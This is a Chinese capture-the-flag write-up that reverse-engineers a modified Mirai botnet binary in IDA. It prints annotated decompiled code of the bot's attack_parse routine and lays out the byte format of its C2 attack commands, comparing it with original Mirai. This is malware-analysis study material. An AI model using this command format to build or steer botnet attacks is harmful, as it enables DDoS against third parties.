


这里如下（ida版本7.7能够直接给出系统调用名。最开始做项目的时候我用的ida7.5没有显示，当时就是对着eax的值去找相关系统调用）




找到一个sys_recvfrom函数后查看函数调用链，找到在main函数里的入口地址







跟踪，发现函数sub_444E00其实就是对应的recv函数，看源码也一样



官网源码如下：



可以发现这里题目中的对len还做了一个处理，即-32256的操作，这里根据源码也能找到处理C2服务器传递过来的攻击指令函数，即sub_402640函数，接下来我们重点研究这个函数，即attack_parse函数，可以发现这个函数对攻击指令做了如下操作，首先是一个字节映射操作，



IDA - mirai_wp D:\CTFTools\CTFTools\Re\SUS\mirai_wp
File Edit Jump Search View Debugger Lumina Options Windows Finger Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
Line 27 of 729
46 v37[4] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481180);
47 v37[5] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481190);
48 v37[6] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4811A0);
49 v37[7] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4811B0);
50 v37[8] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4811C0);
51 v38[0] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4811D0);
52 v38[1] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4811E0);
53 v38[2] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4811F0);
54 v38[3] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481200);
55 v38[4] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481210);
56 v38[5] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481220);
57 v38[6] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481230);
58 v38[7] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481240);
59 v38[8] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481250);
60 v38[9] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481260);
61 v38[10] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481270);
62 v38[11] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481280);
63 v38[12] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481290);
64 v38[13] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4812A0);
65 v38[14] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4812B0);
66 si128 = _mm_load_si128((const __m128i *)&xmmword_4812C0);
67 v38[15] = (__int128)si128;
68 do
69 {
70 v36[v1 + 39] = *((_BYTE *)v38 + *(char *)(a1 + v1));
71 ++v1;
72 }
73 while (v1 != 36);
74 for (i = 0LL; i != 36; ++i)
75 {
76 v4 = *((int *)v37 + i);
77 v5 = v36[i + 39];
78 *((_BYTE *)&v31 + v4) = v5;
79 }
80 LOWORD(v6) = v31;
81 if (v31)
000027FD attack_parse:70 (4027FD)


其次是一个乱序操作

```
55  v38[4] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481210);
56  v38[5] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481220);
57  v38[6] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481230);
58  v38[7] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481240);
59  v38[8] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481250);
60  v38[9] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481260);
61  v38[10] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481270);
62  v38[11] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481280);
63  v38[12] = (__int128)_mm_load_si128((const __m128i *)&xmmword_481290);
64  v38[13] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4812A0);
65  v38[14] = (__int128)_mm_load_si128((const __m128i *)&xmmword_4812B0);
66  si128 = _mm_load_si128((const __m128i *)&xmmword_4812C0);
67  v38[15] = (__int128)si128;
68  do
69  {
70    v36[v1 + 39] = *((_BYTE *)v38 + *(char *)(a1 + v1));
71    ++v1;
72  }
73  while ( v1 != 36 );
74  for ( i = 0LL; i != 36; ++i )
75  {
76    v4 = *((int *)v37 + i);
77    v5 = v36[i + 39];
78    *((_BYTE *)&v31 + v4) = v5;
79  }
80  LOWORD(v6) = v31;
81  if ( v31 )
82  {
83    LOWORD(v6) = __ROL2__(v31, 8);
84    if ( (unsigned __int16)v6 > 3u )
85    {
86      v7 = (unsigned __int16)v6;
87      v28 = v32;
88      if ( (_WORD)v6 != 4 )
89      {
90        LOWORD(v6) = v33;
```

这里发现针对用户传入参数的修改也就到36的位置停止，可以猜测此次指令长度为36字节。

参考源码里的结构体





对相关源码进行数据结构更改，如下

```
76  }
77  if ( *(_WORD *)buff1 )
78  {
79    buff_len = __ROL2__(*(_WORD *)buff1, 8);    // 第1、2个字节为buff长度
80    if ( buff_len > 3u )
81    {
82      duration = *(_DWORD *)&buff1[2];          // buff[3:7], 四个字节是duration
83      if ( buff_len != 4 )
84      {
85        attack_type = buff1[6];                 // 第7个字节  攻击类型
86        if ( buff_len != 5 )
87        {
88          opts_num = buff1[7];                  // 第8个字节  opts选项个数
89          buff_len_rest = buff_len - 6;
90          if ( buff1[7] )
91          {
92            vector = 16LL;
93            opts_num_ = (unsigned __int8)buff1[7];
94            attack_opts = (attack_option *)sub_426300((unsigned __int8)buff1[7], 0x10uLL);// calloc
95            opts = attack_opts;
96            if ( buff_len_rest )
97            {
98              attack_opts->key = buff1[8];
99              if ( buff_len_rest != 1 )
100             {
101               attack_opts_ = attack_opts;
102               opts_len = opts_num;
103               v27 = (attack_option *)((char *)attack_opts + 16 * (unsigned int)opts_num - 16);
104               v15 = &buff1[8];
105               while ( 1 )
106               {
107                 v17 = buff_len_rest - 2;
108                 v18 = v15 + 2;
109                 v28 = v15[1];
110                 if ( v28 > v17 )
111                   break;
112                 buff_len_rest = v17 - v28;
113                 v16 = (char *)sub_426300(v28 + 1, 1uLL);// calloc
114                 vector = (__int64)v18;
115                 attack_opts_->value_ptr = (__int64)v16;
116                 util_memcpy(v16, v18, v28);
117                 v15 = &v18[v28];
```

```
88          opts_num = buff1[7];                  // 第8个字节  opts选项个数
89          buff_len_rest = buff_len - 6;
90          if ( buff1[7] )
91          {
92            vector = 16LL;
93            opts_num_ = (unsigned __int8)buff1[7];
94            attack_opts = (attack_option *)sub_426300((unsigned __int8)buff1[7], 0x10uLL);// calloc
95            opts = attack_opts;
96            if ( buff_len_rest )
97            {
98              attack_opts->key = buff1[8];
99              if ( buff_len_rest != 1 )
100             {
101               attack_opts_ = attack_opts;
102               opts_len = opts_num;
103               v27 = (attack_option *)((char *)attack_opts + 16 * (unsigned int)opts_num - 16);
104               v15 = &buff1[8];
105               while ( 1 )
106               {
107                 v17 = buff_len_rest - 2;
108                 v18 = v15 + 2;
109                 v28 = v15[1];
110                 if ( v28 > v17 )
111                   break;
112                 buff_len_rest = v17 - v28;
113                 v16 = (char *)sub_426300(v28 + 1, 1uLL);// calloc
114                 vector = (__int64)v18;
115                 attack_opts_->value_ptr = (__int64)v16;
116                 util_memcpy(v16, v18, v28);
117                 v15 = &v18[v28];
118                 if ( v27 == attack_opts_ )
119                 {
120                   if ( !buff_len_rest )
121                     goto LABEL_21;
122                   targets_count = *v15 - '0';
123                   if ( *v15 == '0' )
124                     goto LABEL_21;
125                   targets_count_ = targets_count;
126                   v20 = v15 + 1;
127                   v12 = (unsigned int)(buff_len_rest - 1);
128                   if ( v12 < 5 * (unsigned __int64)targets_count )
```

这里的解析顺序如此:

1. Recv长度(2字节)
2. 指令长度(2字节)
3. 攻击时常(4字节)

4. 攻击种类(1字节)
5. 攻击参数个数(1字节)
6. 攻击参数　格式：攻击参数类型(1字节) 攻击参数长度(1字节) 攻击参数内容(多字节，由攻击参数长度确定)
7. 攻击目标个数(1字节)
8. 攻击ip(4字节，且由攻击目标个数确定)
9. 攻击ip子网掩码(1字节)

原版本的mirai的解析顺序


1. 指令长度（2 字节）
2. 攻击时长（4字节）
3. 攻击类型（1字节）
4. 攻击目标数量（1字节）
5. 目标IP（4字节）
6. 掩码（1字节）
7. 攻击参数数量（1字节）
8. 攻击参数　格式：攻击参数类型(1字节) 攻击参数长度(1字节) 攻击参数内容(多字节，由攻击参数长度确定)

